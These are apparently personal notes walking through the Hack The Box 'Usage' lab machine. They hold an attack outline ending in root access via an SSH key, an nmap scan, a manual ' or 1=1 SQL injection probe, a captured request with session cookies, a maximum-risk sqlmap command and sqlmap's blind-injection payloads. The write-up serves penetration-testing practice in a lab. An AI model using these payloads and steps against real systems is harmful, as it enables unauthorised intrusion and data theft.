
Usage


Monday, May 26, 2025 12:42 PM

1. website is sql injectable
2. dump database and crack passwords
3. login to admin.usage.htb
4. upload php file and get a shell
5. find passwords and switch users su - <username>
6. sudo -l , 7z, @root.txt, @id_rsa, symlink and get ssh key and ssh login as root


nmap




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ nmap -A -T4 -p- -oN nmap 10.129.120.70
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 12:38 EDT
Nmap scan report for 10.129.120.70
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:rou
6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.61.76    linkvortex.htb dev.linkvortex.htb

10.129.120.70 usage.htb
```






Email address does not match in our records!


E-Mail Address: ggwp@ggwp.com

When we put ggwp@ggwp.com'
it show 500 server erro. it means sql injectable.



500 | SERVER ERROR

Definitely sql injectable.




Reset Password

We have e-mailed your password reset link to ggwp@ggwp.com' or 1=1 -- -

E-Mail Address

If we click it,




Login


E-Mail Address

Password


☐ Remember Me




Add it to /etc/hosts




Sqlmap



Copy to file and save as usage.req




```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://usage.htb
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6ImVQS2tMNzV0bDA0NnBpL29Ia25ud1E9PSIsInZhbHVlIjoiTmw5dnE3QkdjY0w4Y
jVDMTFLaHJIUzJhWmRkL3EzWXNNeUpueXpXTXlKNGRTZzYwOFpETG9tRzgzWVEyNjJUQmpkUD
FEYW5JeDNDNkpDaVR6Lyt2Z3JjaUpMajJFTjJjZUtoSm5kaXNSb2MxTHdmV0c4bEd3alprNlZ
tUnExS1YiLCJtYWMiOiI3ZTgzNTA2OWVmMWY3ZGJjYzVmZDkzZGM3ODlmN2FkYjFjNzc0Yjcz
NjMzZjBhYzhlOWVhOWFmZTZlZDBmMzQzIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6InJ0QVpYb1M0ZDE0MjBaYmU1WlZyN1E9PSIsInZhbHVlIjoiTGdGdFE5N0hVWmdKT
mVvOW0vTFQ4L3BVQWt4WW9jZlplRmVDb0E3cHhpQ2tET25ZMGNZRHVTZHAvU2g4NGNSYUJBWH
FMeDZKbmVVaXp5QThKd1JCVE16VjdJZXNLcjFtL09PSXo3TkFFV2YyMlVPaSsycmVxaGRZMlZ
GdWczSW4iLCJtYWMiOiJjY2M4YzEyZDBmZTExMjAzNDA3NmM5MzBlOTdkMzFjOTQyMGZkY2Nj
MDNhMTFmZmJjMDg0YjU3MjBlNmRjMDNkIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=dm2mIdjbBC7FvjSdqgXlEeznC4KjOS4jwkVzKMx0&email=asdas
```



```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email
```


sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email



Option Breakdown


- `-r usage.req`:
  Reads the full raw HTTP request from a file (`usage.req`). This is ideal for POST requests or complex headers.
- `--batch`:
  Runs in non-interactive mode (auto selects default options).
- `--level 5`:
  Increases the scope of tests (more headers/parameters tested). Max level.
- `--risk 3`:
  Enables higher-risk payloads (e.g., using `SLEEP`, `BENCHMARK`). Max risk.
- `--threads 10`:
  Increases parallelism for faster testing. Use with care; too many threads may stress the target server.
- `-p email`:
  Focuses SQL injection testing on the `email` parameter only.

Boolean injectable




```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 737 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=dm2mIdjbBC7FvjSdqgXlEeznC4KjOS4jwkVzKMx0&email=asdas' AND 9419=(SELECT (CASE WHEN (9419=9419) THEN
9419 ELSE (SELECT 9818 UNION SELECT 7946) END))-- grwl

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=dm2mIdjbBC7FvjSdqgXlEeznC4KjOS4jwkVzKMx0&email=asdas' AND 5382=(SELECT COUNT(*) FROM INFORMATION_SC
HEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- eLso
---
```

sqlmap -h
B=



```
--technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
```



